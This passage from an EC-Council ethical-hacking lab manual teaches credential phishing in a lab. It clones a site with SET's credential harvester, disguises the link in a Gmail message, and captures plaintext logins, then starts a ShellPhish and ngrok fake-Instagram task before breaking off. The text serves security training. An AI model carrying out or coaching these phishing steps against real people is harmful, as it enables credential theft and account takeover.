


Figure 1.1.4: Choosing the Credential Harvester Attack Method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




Figure 1.1.5: Choosing Site Cloner

11. Type the IP address of the local machine (**10.10.10.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** virtual machine (IP address: **10.10.10.13**). These details may vary in your lab environment.

12. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL **https://www.moviescope.com**.

Note: You can clone any URL of your choice.




Figure 1.1.6: Providing URL to be cloned

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. If a message appears that reads **Press {return} if you understand what we're saying here**, press **Enter**.
14. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



Figure 1.1.7: SET Website Cloning

TASK 1.3

Create and Send a Crafted Email

15. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
16. Launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.

17. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate MovieScope URL (in this case), but that actually links to your malicious cloned MovieScope page.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon ( ).




Figure 1.1.8: Creating and concealing a malicious link

19. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned MovieScope site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.moviescope.com/party_pics**; click **OK**.




Figure 1.1.9: The Edit Link window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The fake URL should appear in the message body, as shown in the screenshot.
21. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




Figure 1.1.10: The cloned site URL hidden in a fake URL

TASK 1.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
23. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.




Figure 1.1.11: Phishing email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.moviescope.com**.
25. The victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, he/she will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.




Figure 1.1.12: Fake MovieScope login page




Figure 1.1.13: Legitimate MovieScope login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Obtain the Credentials

26. Now, switch back to the **Parrot Security** virtual machine.
27. As soon as the victim types in his/her **Username** and **Password** and clicks **Log In**, **SET** extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.
28. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot.




Figure 1.1.14: Credentials obtained by SET

Note: If you are unable to harvest the credentials then follow below steps:

- Uninstall the SEToolkit by issuing the command, **apt-get purge --auto-remove set**.
- Clone the SEToolkit repository using the command, **git clone https://github.com/trustedsec/social-engineer-toolkit**.
- Type **cd setoolkit** to navigate to the setoolkit directory.
- Navigate to the cloned repository and install the tool using command **pip3 install -r requirements.txt**.
- Issue the command, **chmod +x setoolkit** to change the file permission.
- Run the tool by issuing the command, **./setoolkit**.
- Re-perform the **Steps#3-26**.

29. This concludes the demonstration of phishing user credentials using the SET.
30. Close all open windows and document all the acquired information.
31. Turn off **Windows Server 2019** virtual machine.

TASK 2

Perform Phishing using ShellPhish

Here, we will use ShellPhish to mount a phishing attack with a cloned Instagram login page.

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In a phishing attack, an attacker poses as a legitimate website or company by registering a fake domain name, building a lookalike website, and then mailing a link to the fake website to several users. When users click on the link, they are redirected to the fake webpage, where they are lured into sharing sensitive details such as contact details, account numbers, or credit card information, without realizing that they are on a phishing site.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory




Figure 1.2.1: Running the programs as a root user

TASK 2.1

Clone ShellPhish Tool

In phishing attacks, phishers (attackers) can target individuals who avail bank and online payment services. They send messages to bank customers that claim to be from a bank and appear legitimate, because attackers use manipulated URLs and website forgery to deceive victims.

5. In the **Parrot Terminal** window, type **git clone https://github.com/rorizam323/shellphish** and press **Enter** to download the ShellPhish repository.




Figure 1.2.2: Cloning ShellPhish

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 09 Social Engineering/GitHub Tools/** and copy the **shellphish** folder.
- Paste the copied **shellphish** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/shellphish /root/**.

6. Now, type **cd shellphish** and press **Enter** to navigate to the ShellPhish folder.
7. Type **chmod +x ./shellphish.sh** and press **Enter** to change the file's access permissions.




Figure 1.2.3: Changing the permissions of ./shellphish.sh

TASK 2.2

Launch ShellPhish and Generate Malicious Link

ShellPhish is a phishing tool used to obtain user credentials for various social networking platforms such as Instagram, Facebook, Twitter, and LinkedIn. It can also provide the victim system's public IP address, browser information, hostname, and geolocation.

8. In the terminal window, type **./shellphish.sh** and press **Enter**.
9. The **ShellPhish** options appear; type **1** and press **Enter** to choose the **[01] Instagram** option.

Note: In this example, we will clone the Instagram login page. However, you can clone any website from the given options.




Figure 1.2.4: ShellPhish options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Choose a Port Forwarding option** appears; type **2** and press **Enter** to choose the **[02] Ngrok** option.
11. A malicious link to a cloned version of the selected social networking site appears next to the instruction **Send this link to the Victim**. Copy the link.

Not realizing that they are on a fake website, users provide their personal information and bank details. However, it is not only bank customers who are targeted, hackers are also increasingly engaging in spear-phishing campaigns against bank employees.

Note: If the malicious link is not generated, then press **Ctrl+C** to terminate the script and perform **Steps#8-10**.




Figure 1.2.5: Choosing the Port Forwarding option

TASK 2.3

Create and Send a Malicious Link via Email

12. Having successfully created a clone website, we will now send the malicious link to the victim through an email and try to trick him/her into clicking on it.
13. Launch a web browser and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively); log in.

Note: You can use any email account of your choice.

14. After logging into your Gmail account, click the **Compose** button in the left pane and compose a fake, but enticing, email to lure a user into opening the email and clicking on a malicious link (see Task 1.3. above).
15. Position the cursor where you wish to place the fake URL in the message. Then, click the **Insert link** icon () at the bottom of the email window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

